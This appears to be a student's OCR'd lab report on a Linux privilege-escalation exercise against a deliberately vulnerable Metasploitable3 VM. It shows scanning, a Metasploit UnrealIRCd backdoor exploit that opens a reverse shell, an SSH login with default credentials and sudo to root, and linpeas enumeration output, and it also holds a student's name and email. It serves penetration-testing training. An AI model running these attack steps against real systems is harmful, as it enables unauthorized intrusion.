
Name : Ahmed Alzahrani **||** **Email** : You-187@hotmail.com

Linux Privesc (Practice)


1- Gain initial access to ubuntu machine either by exploiting a service or by using credentials you have found in previous labs to SSH into the machine

By netdiscover

By nmap -p- -sV 10.0.2.6




```
 Currently scanning: 172.17.108.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.6        08:00:27:0a:dc:60      1      60  PCS Systemtechnik GmbH
 10.0.2.3        08:00:27:03:0d:79      1      60  PCS Systemtechnik GmbH
```




```
┌(Message from Kali developers)
│
│ We have kept /usr/bin/python pointing to Python 2 for backwards
│ compatibility. Learn how to change this and avoid this message:
│ ⇒ https://www.kali.org/docs/general-use/python3-transition/
│
└(Run “touch ~/.hushlogin” to hide this message)
┌──(root💀kali)-[~]
└─# nmap -p- -sV 10.0.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 11:19 EST
Nmap scan report for 10.0.2.6
Host is up (0.00051s latency).
Not shown: 33622 filtered ports, 31905 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  tcpwrapped
22/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 1.7
3306/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
40664/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:0A:DC:60 (Oracle VirtualBox virtual NIC)
Service Info: Host: METASPLOITABLE3-UB1404

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.49 seconds
```

By cewl -m6 --with-numbers -w wordlist.txt http://10.0.2.6




```
┌──(root💀kali)-[~]
└─# cewl -m6 --with-numbers -w wordlist.txt http://10.0.2.6
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

Unable to connect to the site (http://10.0.2.6:80/)
Run in verbose mode (-v) for more information
```

Start mfsconsole > use auxiliary/scanner/ssh/ssh_login > show options




```
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows

msf6 > use 1
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.0.2.4
lhost ⇒ 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 10.0.2.6
rhost ⇒ 10.0.2.6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport ⇒ 6697
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting      Required  Description
   ----              ---------------      --------  -----------
   BLANK_PASSWORDS   false                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                no        Add all users in the current database to the list
   PASSWORD          vagrant              no        A specific password to authenticate with
   PASS_FILE         /root/wordlist.txt   no        File containing passwords, one per line
   RHOSTS            10.0.2.6             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22                   yes       The target port
   STOP_ON_SUCCESS   true                 yes       Stop guessing when a credential works for a host
   THREADS           1                    yes       The number of concurrent threads (max one per host)
   USERNAME          vagrant              no        A specific username to authenticate as
   USERPASS_FILE                          no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                no        Try the username as the password for all users
   USER_FILE                              no        File containing usernames, one per line
   VERBOSE           false                yes       Whether to print output for all attempts
```


Run



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.6:6697 - Connected to 10.0.2.6:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.6:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.6:56492) at 2021-11-14 10:18:32 -0500

whoami
boba_fett
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash

boba_fett@metasploitable3-ub1404:/opt/unrealircd/Unreal3.2$ cd
cd
boba_fett@metasploitable3-ub1404:~$ █
```



```
└─$ ssh vagrant@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ECDSA key fingerprint is SHA256:lFnuAD9nzxzUnxpgpUYLMYxMQWq5lh5XIePPgiVl5Vw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of known hosts.
vagrant@10.0.2.6's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Nov 14 15:11:00 2021
vagrant@metasploitable3-ub1404:~$ sudo -i
root@metasploitable3-ub1404:~# █
```



```
                              Do you like PEASS?

          Become a Patreon    :     https://www.patreon.com/peass
          Follow on Twitter   :     @carlospolopm
          Respect on HTB      :     SirBroccoli & makikvues

                                 Thank you!
      linpeas-ng by carlospolop

DVISORY: This script should be used for authorized penetration testing and/or educatio
l purposes only. Any misuse of this software will not be the responsibility of the aut
r or of any other collaborator. Use it at your own networks and/or with the network ow
r's permission.

inux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalat
n-checklist
LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

                              ╣ Basic information ╠
S: Linux version 3.13.0-24-generic (buildd@batsu) (gcc version 4.8.2 (Ubuntu 4.8.2-19u
ntu1) ) #47 Ubuntu SMP Fri May 2 23:30:00 UTC 2014
ser & Groups: uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
ostname: metasploitable3-ub1404
ritable folder: /home/anakin_skywalker/20
+] /bin/ping is available for network discovery (linpeas can discover hosts, learn mor
with -h)
+] /bin/nc is available for network discover & port scanning (linpeas can discover hos
 and scan ports, learn more with -h)
```